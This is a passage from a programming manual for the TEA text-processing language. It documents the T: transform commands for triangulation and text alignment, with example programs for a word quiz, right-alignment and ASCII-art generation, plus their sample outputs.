v!:vWORD | x!:{-1} | r.: | v:vNWORD #get its length
  -1
# randomly inject "-" b4 Nth pstn
v:vSALT:{-}
S*:vWORD:vSALT:vNWORD |
#(="TR-ICK") for example
R:.[-]:? | R:[-].:? | # returns "TR?CK"
v:vQUIZ

#------[ the QUIZ ]
1:1QUIZ

y:vQUIZ | i*: | v:vANS # prompt and store response

#------[ the SCORING ]
#swap answer into quiz
v:vPATTERN:{?}
r*:vQUIZ:vPATTERN:vANS
z!: #capitalize result
v:vANSWORD #store
#compare...
v:vTESTER:{"__"==".."}|v:vP1:{__}|v:vP2:{..}
r*!:vTESTER:vP1:vWORD|v:vTESTER
r*!:vTESTER:vP2:vANSWORD|v:vTESTER
```

```
y:vTESTER | r.: | f:^true$:lWIN:lLOSS
l:lWIN # we won, update score +1
y:vANS | x!:{ (CORRECT)} | v:vANS
y:vSCORE | x!:{+1} | r.: | v:vSCORE | j:lREPORT
l:lLOSS # we lost, update score -2
y:vANS | x!:{ (WRONG)} | v:vANS
y:vSCORE | x!:{-2} | r.: | v:vSCORE | j:lREPORT

#------[ the REPORTING ]
l:lREPORT
#build report...
y:vMOVES | x!:{+1} | r.: | v:vMOVES #first, update
  moves thus far

#compute error rate
v:vEVALUATOR:{((..)/__)*100}|
r*!:vEVALUATOR:vP1:vMOVES|v:vEVALUATOR
r*!:vEVALUATOR:vP2:vSCORE|v:vEVALUATOR
y:vEVALUATOR | r.: | v:vRATING
f!:\.:lRATEFINE
d!:{^.*\...} | v:vRATING | l:lRATEFINE

v:v1:{The WORD: } | v:v2:{ | QUIZ: } | v:v3:{ | Your
   Answer: } | v:v4:{
TOTAL SCORE: } | v:v5:{ @MOVES: } | v:v6:{ | RATING:
   } | v:v7:{%}
g*:{}:v1:vWORD:v2:vQUIZ:v3:vANS:v4:vSCORE:v5:vMOVES
  | v:vREPORT

x*!:vMAINPROMPT | v:vPROMPT

j:lPLAYNEXT # iterate...


#------[ QUIT ]
l:lFINISH
g*:{}:vREPORT:v6:vRATING:v7 | v:vREPORT #update
  report with rating info
y:vREPORT |  | x*!:vDELIM | x*!:vTHANKS # show last
```

```
report and quit
```

Figure 25.8: TEA APPLICATION: SIR GAME v3

And so that, it would produce more useful reports such as:

Sample OUTPUT 1 from SIR GAME v2

```
The WORD: KITE | QUIZ: K?TE | Your Answer: (WRONG)
TOTAL SCORE: 17 @MOVES: 20 | RATING: 85%
######################
Thanks for playing THE SIR GAME!
```

Chapter 26

T: TRANSFORM

NAME	TRANSFORM
Purpose	1. Transform strings using certain [specific] methods. 2. Strip leading white space from a string. 3. Align [center or else] a multi-line text.

Table 26.1: General Objectives of TEA Primitive **T:**

26.1 SEMANTICS of T:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
t: **t:STR**	Apply the rightmost triangulation transform to AI. With STR specified, instead operate on the given literal string STR.
t!: **t!:STR**	Apply the leftmost triangulation transform to AI. With STR specified, instead operate on the given literal string STR.
t*:vNAME	Same as t:, but operating on the string stored in the vault with the name vNAME
t*!:vNAME	Same as t!:, but operating on the string stored in the vault with the name vNAME
t.: **t.:STR** **t*.:vNAME**	Return the AI aligned in the center based on the longest line it contains. With STR, instead operate on literal string STR. The t*.:vNAME operates on string in vault vNAME. Result becomes AI
t!.: **t!.:STR** **t*!.:vNAME**	Return the AI left-aligned or rather, with all lines having no leading, nor trailing white-space. With STR, instead operate on literal string STR. The t*!.:vNAME operates on string in vault vNAME. Result becomes AI

Table 26.2: The Semantics of T:

26.2 NOTES about T:

Some string transformations are so important in TEA, it was decided to make them primitives in the language so as to utilize them as first-level citizens of the language. Currently, the T-command space mostly implements the so-called "Cetamol Triangulation", "Cetamol Vertical Inversion Transformer"[11] transform on AI or strings held in vaults. Perhaps other transforms might also get this privilege in future TEA, or not. Time will tell, however, the inventor of the language chose to implement T: this way, and he has respectable reasons why it must be that way.

A basic demonstration of the T-transform is demonstrated below using a command line invocation of TTTT:

T: EXAMPLE 1: Triangular Reduction Transform on the Command-line

```
# implements the PARACETAMOL T-transform
tttt -i PARACETAMOL -c t:
PARACETAMOL
ARACETAMOL
RACETAMOL
ACETAMOL
CETAMOL
ETAMOL
TAMOL
AMOL
MOL
OL
L
```

Talking of different ways to transform inputs using TEA APIs, note that currently, TEA is on the WEB! Yes, so, the above example can also be run on any device, any operating system, without installing anything, simply by visiting the following URL in a modern web browser:

`https://tea.nuchwezi.com?i=PARACETAMOL&c=t:&run`

That shall effectively run the TEA program:

T: EXAMPLE 2: Basic T-reduction program

```
i:PARACETAMOL | t:
```

And produce the same output as above.

It should be interesting to note that this transform has potential roots in the literature and methods of Western Esotericism, in particular, in the occult science literature on crafting magic spells, such as in the work of Janet & Farrar[39]. We find several string transforms classified as "pyramid-pattern" spells, some of which reduce a word one or two characters at a time, sometimes from the left, other times from the right. These ancient ideas have had use in creating potent incantations used in healing, blessing and protective magic in Europe and the Middle-East[39], and in TEA, the T-command space preserves this ancient, but useful class of word or phrase transformations, if for no other purpose, at least to curate this ancient wisdom for the modern explorer[1].

Further, in an age where computer generated art such as with artificial intelligence is common-place, it feels that allowing for some means to create art even for a mere text processing language, using bare TEA primitives and no external libraries or power, would be worth exploring. The following example minimalist program generates some interesting art that looks like statistical graphs – bar charts, rendered without any special graphics facility but the text transformations possible with commands like `t:` and `r:`, and it bases on the same interesting sample input as the previous example—just the word "PARACETAMOL".

T: EXAMPLE 3: Islamic ASCII-art Generator based T-reduction

```
# an Islamic-art-generator twist of the PARACETAMOL
  Transform example
i!:PARACETAMOL| t: | h: | a!: | r!: | v:vART
v:vN:0|l:lS|y:vN|x!:{>5}|r.:|f:^true$:lF
y:vART
s:*|s:(|s:)
```

[1]Perhaps, and of interest to those who this useful, there are also many other ways that the TEA language has been applied to enabling and advancing work in esotericism — refer to [26] for more.

```
v:vART
y:vN|x!:{+1}|r.:|v:vN|j:lS
l:lF | y:vART
```

And that program shall produce example art pieces such as shown hereafter...

T: SAMPLE OUTPUT 1 from EXAMPLE 3

```
)).
.(.........).(
.*.(..(.....................
)
..........*)(..........

.
...
...*.*)...
...(.*.*
```

T: SAMPLE OUTPUT 2 from EXAMPLE 3

```
..*).......
)).)*..(....*...

(........
.).........
....(..
...(
........
.
...(..)*.....*......
(...*
```

T: SAMPLE OUTPUT 3 from EXAMPLE 3

```
..*.....
)..(..
....(..
.*......(..*).*........(....(
).......
.
..*..).....(


........
.......*.).
.)
```

And as you can readily see and tell, those little artworks seem like they surely depict skylines in some hypothetical islamic city or township — the stuff of **Aladdin** and "1000 Arabian Nights!"

And then we come to the **text-alignment** TEA transforms — `t.:` and `t!.:` — one for center alignment, the other for left-alignment. To demonstrate their use, we shall consider a simple out-of-alignment text such as this:

T: SAMPLE misaligned text

```
 1. Hello World
2. What is happening?
       3. Where are you right now?
     4. Okay!
```

So, if we wish to align that text at the center, we shall use the following basic minimal program:

T: EXAMPLE 4: Basic Center-alignment Program

```
t . :
```

Yup! It is that simple! The result, given the example input above, shall come out as such...

T: SAMPLE OUTPUT from EXAMPLE 4

```
      1. Hello World
   2. What is happening?
3. Where are you right now?
        4. Okay!
```

And as you can tell, that essentially works by aligning all sentences at the center, based on the longest line in the text.

On the other hand, in case we wanted to left-align the text — also equivalent to stripping out all leading white-space from each sentence, we would then use the following basic program:

T: EXAMPLE 5: Basic Left-alignment Program

```
t ! . :
```

And the output shall come out as such...

T: SAMPLE OUTPUT from EXAMPLE 5

```
1. Hello World
2. What is happening?
3. Where are you right now?
4. Okay!
```

But, if we instead wanted **right-alignment** — which isn't as simple as using a single TEA command like the last two cases we saw, we would still be able to achieve that using a method such as the following **non-trivial** program:

T: EXAMPLE 6: ROBUST Right-alignment Program

```
i!:{ 1. Hello World
2. What is happening?
        3. Where are you right now?
      4. Okay!}
t!.: | v:vLTEXT #store left-aligned text

# constants
v:vLGLUE:{=======} #newline delimiter
v:vEMPTY:{}
v:vPADCHAR:{ }
#v:vPADCHAR:{-} #uncomment to see how the padding
  worked
v:vNL:{
}
v:vSPACECHAR:{ }

# variables
v:vNLONGEST:{0} #store length of longest line
v:vRALIGNED_TEXT:{} # to hold right-aligned text

#--[begin processing..]
g*.:vLGLUE | v:vFLATTEXT | v:vFLATTEXT_ORIG #store
  flattened text
y:vLGLUE | x!:{.*$} | v:vLGLUE_EXT

l:lPROCESS_LINE
y:vFLATTEXT  | d*:vLGLUE_EXT | v:vLINE | y*!:vLINE |
   v:vNLINE

y:vNLINE | x!:{>} | x*!:vNLONGEST | r.: | f:^
  true$:lSETMAX:lNEXTLINE
l:lSETMAX
y:vNLINE | v:vNLONGEST
l:lNEXTLINE
y:vFLATTEXT | d*!:vLGLUE_EXT | v:vFLATTEXT |
```

```
   r*:vFLATTEXT:vLGLUE:vEMPTY | v:vFLATTEXT

f:^$:lPROCESS_ALIGN
j:lPROCESS_LINE

l:lPROCESS_ALIGN
y:vNLONGEST

y:vFLATTEXT_ORIG | v:vFLATTEXT #restore..

l:lPROCESS_LINE_ALIGN
y:vFLATTEXT | d*:vLGLUE_EXT | v:vLINE | y*!:vLINE |
   v:vNLINE
y:vNLINE | x!:{<} | x*!:vNLONGEST | r.: | f:^
   true$:lADDPAD:lNEXTLINE_ALIGN
l:lADDPAD
#build pad...
y:vNLONGEST | x!:{-} | x*!:vNLINE | r.: |
   v:vNPAD_LEN_MAX
v:vI:{0} | v:vPAD:{}
l:lSTART_PAD
g*:{}:vPAD:vPADCHAR | v:vPAD
v*!:vPAD | v:vNPAD_LEN
y:vNPAD_LEN | x!:{==} | x*!:vNPAD_LEN_MAX | r.: | f:
   ^true$:lAPPLYPAD
j:lSTART_PAD
l:lAPPLYPAD
g*:{}:vPAD:vLINE | v:vLINE_PADDED
g*:{}:vRALIGNED_TEXT:vLINE_PADDED:vLGLUE |
   v:vRALIGNED_TEXT #add to aligned text...
j:lUPDATE_FLATTEXT

l:lNEXTLINE_ALIGN
g*:{}:vRALIGNED_TEXT:vLINE:vLGLUE | v:vRALIGNED_TEXT
    #add to aligned text...
l:lUPDATE_FLATTEXT
y:vFLATTEXT | d*!:vLGLUE_EXT | v:vFLATTEXT |
   r*:vFLATTEXT:vLGLUE:vEMPTY | v:vFLATTEXT
f:^$:lFIN_ALIGN
```

```
j:lPROCESS_LINE_ALIGN

l:lFIN_ALIGN
r*!:vRALIGNED_TEXT:vLGLUE:vNL | v:vRALIGNED_TEXT
y:vRALIGNED_TEXT #output result
```

Which, against the same sample input text as before, would produce the output:

T: SAMPLE OUTPUT from EXAMPLE 6

```
            1. Hello World
     2. What is happening?
3. Where are you right now?
                 4. Okay!
```

And if we wish to see how or if the padding indeed works as planned, we essentially uncomment that line overriding `vPADCHAR`, so that we then get the output as:

T: SAMPLE OUTPUT from EXAMPLE 6

```
-------------1. Hello World
------2. What is happening?
3. Where are you right now?
-------------------4. Okay!
```

So, that last example should indeed demonstrate and prove how vital and critically important such basic transforms as what we get with `t.:` and `t!.:` are! Perhaps, in the future, if there is demand, we shall also make the right-alignment text transform implemented in TEA in such a cumbersome way as we have seen in that program, as simple as a mere invocation of a basic TEA primitive.

Also note that, oftentimes, one might get headaches over text processing not because their programs aren't doing the right thing, but merely because, the same — correct text — is displayed differently in different environments! For example, consider the above two last sample outputs — one with the natural single space character, " ", as the padding, and the other with the single dash, "-", as the padding character. We see that even in our somewhat neutral verbatim text widgets they look different — with the first output somewhat looking as though some of the lines were not properly right-aligned! And yet, when we paste the two versions of text output in a neutral standard text environment such as Microsoft's Notepad, we see that they both are similarly well right-aligned — see in screenshot below. Thus, for such cases as these, one might want to instead work with the command-line TEA environment (see second screenshot), which also seems to be more compelling that the program does the right thing in both cases.




Figure 26.1: Two Samples of Text Right-Alignment resulting from a TEA program, as shown in Microsoft Notepad




Figure 26.2: Two Samples of Text Right-Alignment resulting from a TEA program, as shown via the command-line

The two cases compared via the TEA WEB IDE are not as satisfactory despite using the same exact TEA code/solution and same exact sample inputs as all the above cases! So, as you see in the outputs below, somehow, one might have no option but to compare the text outputs via copying it out of the IDE and testing from elsewhere — in this case, we tried to simplify the text-area widget's styling as much as possible, and especially enforced styling using the monospace font-family, but still, the differences one notices can make debugging via inspection of text output quite painful if one doesn't understand the cause of the differences!




Figure 26.3: Sample of Text Right-Alignment resulting from the TEA program, as shown via TEA WEB IDE




Figure 26.4: The other Sample of Text Right-Alignment resulting from same TEA program, as shown via TEA WEB IDE

26.3 EXAMPLE APPLICATIONS of T:

As you might have noticed studying those examples covered in the last section, the **T-Command Space**, also merely called the "TRANSFORM" commands, are very great when it comes to formatting text using TEA. Especially with regards to the artistic alignment instructions, one finds that `t:` can be very handy when there is need to come up with some artistic text based on just creative alignment, repetition, and careful processing of some basic starter text patterns — and talking of which, our next application shall especially help draw the picture for you — in fact, it is a great example for drawing abstract pictures using just Text Processing.

26.3.1 EXAMPLE 1: COMPUTATIONAL ART: Abstract Text-Art Generator

This program is for **generating abstract art**. It basically builds upon ideas we have already encountered in earlier TEA examples such as in the generation of "Islamic Skyline Art" — see **Example 3** in **Section 26.2**, but also builds on the non-trivial TEA code we used to implement the text right-alignment output as shown in **Example 6** of that same section.

The emphasis is on abstract art, but first, to put things into perspective, we'll briefly look into what the authorities consider "art" to be, and as such, shall want to keep some of these ideas from a work by **Robert Wilkinson**[40] in mind:

> What the nature of art is[?]... For most of the last two millennia it has been assumed that to answer this question is the same as to define the term 'art', and it has been taken for granted that there will be a quality or set of qualities shared by all works of art, as a result of the possession of which we apply the term 'art' to them. In other words, what makes something a work of art is that it possesses a quality or qualities which only works of art have. There has been a small number of answers to the question of what this defining quality or qualities might be...
>
> [For example] a very early answer, and the one that held the field for longest, is that *the defining property of art is that it is an imitation of nature....* found in Plato... generally held to be derivable from some remarks by Aristotle in his *Poetics*
>
> A second candidate put forward as the defining property of art is expression... According to expression theories, what is distinctive about art is that it is an expression of the artist's emotion such that the artist's emotion is transmitted to others, it being assumed that the experience of emotion is one we desire and rightly value...
>
> Other thinkers have contented that the distinctive feature of art is to be found in the formal properties of a work of art...
>
> Formal qualities of works of art... 'expressive qualities'.. are two types of aesthetic quality... of which the most important is beauty... that beauty consists in a harmonious, symmetrical and balanced arrangement of the parts of an object.
>
> —**Robert Wilkinson**, *Theories of Art and Beauty*, 1991[40]

And because we wish to have a means to create art that is not just random (given that each other piece shall be created spontaneously and might never ever be repeated nor similar to any others), but also abstract("pictures and

sculptures which do not on the face appear to be imitations of anything"[40]), but also beautiful — concerning which aspect, despite our working in pure text, and only using basic motifs, shall undoubtedly attempt to preserve or enforce harmony, symmetry and balance so as to create aesthetically pleasing works, with or without explicit meaning.

TEA Program: ABSTRACT ASCII-ART GENERATOR v1

```
########################################
# ABSTRACT ASCII-ART GENERATOR v1
########################################
# Based off the TEA right-align transform code,
# This program is meant to create beautiful
# Abstract Art using basic text symbols
# and just two basic ideas; triangles
# and rectangles.
#----------------------------------------
# Copyright: Fut. Prof. J. Willrich Lutalo
# in Computational Art: https://t.me/jwlart
########################################

#---[ FIRSt, BUILD TRIANGULAR ART PIECE ]
v:vPalette:{=-=|=-=|=-=|=-=|=-=}
a*!:vPalette # create random baseline pattern
t: #apply triangulation transform

#store starter text pattern
v:vLTEXT

#---[ THEN TRANSFORM INTO RECTANGULAR ART PIECE ]
# constants
v:vLGLUE:{=======} #newline delimiter
v:vEMPTY:{}
v:vPADCHAR:{ }
v:vPADCHAR:{-} #uncomment to see how the padding
  worked
v:vNL:{
}
v:vSPACECHAR:{ }

# variables
```

```
v:vNLONGEST:{0} #store length of longest line
v:vRALIGNED_TEXT:{} # to hold right-aligned text

#--[begin processing..]
g*.:vLGLUE | v:vFLATTEXT | v:vFLATTEXT_ORIG #store
  flattened text
y:vLGLUE | x!:{.*$} | v:vLGLUE_EXT

l:lPROCESS_LINE
y:vFLATTEXT  | d*:vLGLUE_EXT | v:vLINE | y*!:vLINE |
   v:vNLINE

y:vNLINE | x!:{>} | x*!:vNLONGEST | r.: | f:^
  true$:lSETMAX:lNEXTLINE
l:lSETMAX
y:vNLINE | v:vNLONGEST
l:lNEXTLINE
y:vFLATTEXT | d*!:vLGLUE_EXT | v:vFLATTEXT |
  r*:vFLATTEXT:vLGLUE:vEMPTY | v:vFLATTEXT

f:^$:lPROCESS_ALIGN
j:lPROCESS_LINE

l:lPROCESS_ALIGN
y:vNLONGEST

y:vFLATTEXT_ORIG | v:vFLATTEXT #restore..

l:lPROCESS_LINE_ALIGN
y:vFLATTEXT | d*:vLGLUE_EXT | v:vLINE | y*!:vLINE |
  v:vNLINE
y:vNLINE | x!:{<} | x*!:vNLONGEST | r.: | f:^
  true$:lADDPAD:lNEXTLINE_ALIGN
l:lADDPAD
#build pad...
y:vNLONGEST | x!:{-} | x*!:vNLINE | r.: |
  v:vNPAD_LEN_MAX
v:vI:{0} | v:vPAD:{}
l:lSTART_PAD
```

```
g*:{}:vPAD:vPADCHAR | v:vPAD
v*!:vPAD | v:vNPAD_LEN
y:vNPAD_LEN | x!:{==} | x*!:vNPAD_LEN_MAX | r.: | f:
  ^true$:lAPPLYPAD
j:lSTART_PAD
l:lAPPLYPAD
g*:{}:vPAD:vLINE | v:vLINE_PADDED
g*:{}:vRALIGNED_TEXT:vLINE_PADDED:vLGLUE |
  v:vRALIGNED_TEXT #add to aligned text...
j:lUPDATE_FLATTEXT

l:lNEXTLINE_ALIGN
g*:{}:vRALIGNED_TEXT:vLINE:vLGLUE | v:vRALIGNED_TEXT
   #add to aligned text...
l:lUPDATE_FLATTEXT
y:vFLATTEXT | d*!:vLGLUE_EXT | v:vFLATTEXT |
  r*:vFLATTEXT:vLGLUE:vEMPTY | v:vFLATTEXT
f:^$:lFIN_ALIGN
j:lPROCESS_LINE_ALIGN

l:lFIN_ALIGN
r*!:vRALIGNED_TEXT:vLGLUE:vNL | v:vRALIGNED_TEXT
y:vRALIGNED_TEXT #output result
```

Figure 26.5: TEA APPLICATION: ABSTRACT ASCII-ART GENERATOR (AAAG) v1

That program is intentionally non-interactive, and processes no external inputs/arguments. It merely creates a random piece of art and then returns it as the final output, after which it then quits.

Some examples of the art it creates (AAAG v1) are as shown in the following sample outputs...

Sample OUTPUT 1 from AAAG v1

```
=||-=--==-=|===|==-
-||-=--==-=|===|==-
--|-=--==-=|===|==-
----=--==-=|===|==-
----=--==-=|===|==-
-------==-=|===|==-
-------==-=|===|==-
-------==-=|===|==-
--------=-=|===|==-
----------=|===|==-
----------=|===|==-
-----------|===|==-
------------===|==-
-------------==|==-
--------------=|==-
---------------|==-
----------------==-
-----------------=-
------------------
```

Sample OUTPUT 2 from AAAG v1

```
---=-=-==-=||=|-|-
====-=-==-=||=|-|-
-=====-==-=||=|-|-
--====-==-=||=|-|-
---======-=||=|-|-
----=====-=||=|-|-
-----====-=||=|-|-
------=====||=|-|-
-------====||=|-|-
--------====|=|-|-
---------=====|-|-
----------====|-|-
-----------====-|-
------------====|-
-------------====-
----------------
----------------
----------------
----------------
----------------
```

However, one shall quickly realize that AAAG v1 somewhat lacks variety, and that might also help if we had some way to decide which kind of patterns as well as styles to use for the generation of our art. Thus, the following enhanced version, also interactive, shall allow us to do the following at minimum:

1. Decide what style of Abstract Art we wish to create — **Basic**, **Mirrored** and **Chaos**.
2. (only Chaos) Randomly decide which of several starter patterns/motifs to use for the seeding of our art-piece.
3. (only Chaos) Randomly decide what extra patterns or symbols the generator might throw into the generation process.
4. (only Chaos) Randomly decide if to shuffle the final art-piece or not.
5. Assign the generated art-piece some automatic, but relevant name — based on user-specified art style, date, time and some entropy.

With that specification of an abstract art generator, and our original first implementation, we then come up with what we are referring to as **ABSTRACT TEXT-ART GENERATOR v2**, and whose TEA code is as follows...

TEA Program: ABSTRACT TEXT-ART GENERATOR v2

```
v:vDESCRIPTION:{
################################
# ABSTRACT TEXT-ART GENERATOR v2
################################
ATAG was originally based off of the TEA right-align
   transform code. The program is meant to create
  beautiful abstract text-art using basic motifs and
   just two basic ideas; triangulation and
  rectangles.
################################
CREDITS: Fut. Prof. J. Willrich Lutalo
Computational Art: https://t.me/jwlart
################################}

#---[ some variables ]
```

```
v:vARTSEED:{}
v:vARTWORK:{}
z.:DATE | v:vARTNAME

#---[ WELCOME MESSAGE ]
y:vDESCRIPTION | i*:

#---[ First, let's Build a PROMPT ]
l:lPICKSTYLE
v:vSTYLE_PROMPT:{Select TEXT-ART Style: | [a] Basic
  | [b] Mirror | [c] Chaos}
y:vSTYLE_PROMPT | i*: | t.: | z: | v:vSTYLE | f!:^[
  abc]$:lPICKSTYLE

#---[ Next, BUILD TRIANGULAR ART PIECE ]
#VARIANT 0: Basic Pallete
v:vPalette:{=-=|=-=|=-=|=-=|=-=} | y:vPalette |
  v:vARTSEED
a*!:vARTSEED | v:vARTSEED # create random baseline
  pattern
#VARIANT 1: rightmost triangulation
t: | v:vARTSEED #apply right-most triangulation
  transform

y:vSTYLE | f!:a:lSKIPBASIC
j:lBASICBASEPALETTE

l:lSKIPBASIC
y:vSTYLE | f!:c:lSKIPCHAOS

# chaos: should we tweak palette?
n!:1:0 | v:vUSE_RANDOM_PALETTE
y:vUSE_RANDOM_PALETTE|
  f:1:lTWEAK_PALETTE:lBASICBASEPALETTE
l:lTWEAK_PALETTE

# first, reset to basic palette mode...
v:vPalette:{=-=|=-=|=-=|=-=|=-=} | y:vPalette |
  v:vARTSEED
```

```
a*!:vARTSEED | v:vARTSEED # create random baseline
  pattern

#decide which to use:
n!:2:1 | v:vRANDOM_PALETTE_INDEX

y:vRANDOM_PALETTE_INDEX | f:2:lUSE_PAL2:lSKIP_PAL2
l:lUSE_PAL2
#VARIANT 0a: Basic Pallete 2
v:vPalette:{=*=|=-=|=*=|=-=|=*=} | y:vPalette |
  v:vARTSEED
j:lPALETTE_FINISHED
l:lSKIP_PAL2

y:vRANDOM_PALETTE_INDEX | f:3:lUSE_PAL3:lSKIP_PAL3
l:lUSE_PAL3
#VARIANT 0b: Basic Pallete 3
v:vPalette:{=*=|=-=+=*=+=-=|=*=} | y:vPalette |
  v:vARTSEED
j:lPALETTE_FINISHED
l:lSKIP_PAL3

l:lPALETTE_FINISHED
#make it fat or keep thin?
n!:1:0 | v:vRANDOM_PALETTE_SIZE

y:vRANDOM_PALETTE_SIZE | f:0:lSKIP_FATTENING
#VARIANT 0c: Fat Basic Pallete
v:vEXTRA_SYMBOLS:{#[]~:} | v:vGLUE:{} | v:vLLIMIT:{1
  }
